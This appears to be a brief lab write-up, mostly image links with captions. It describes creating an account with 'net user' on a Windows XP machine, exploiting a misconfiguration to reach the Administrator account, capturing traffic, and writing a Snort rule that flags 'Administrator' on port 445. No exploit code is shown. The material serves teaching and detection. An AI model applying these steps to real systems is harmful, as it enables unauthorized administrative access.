
By net user command I'm making my id and setting up the password.




At the end of xp this error was displaying





Capture pcap file during exploitation.





Successfully exploit the vulnerability as shown below.





Reasoning:

- Misconfigured User Privileges – Allowed unauthorized access to the Administrator account.
- Weak Security Policies – No restrictions on account access and control.
- Lack of Session Management – No detection or prevention of unauthorized action

Snort rule :

```
alert tcp any any -> any 445 (msg:"Possible Unauthorized Admin Access"; content:"Administrator";
nocase; sid:1000001; rev:1;)
```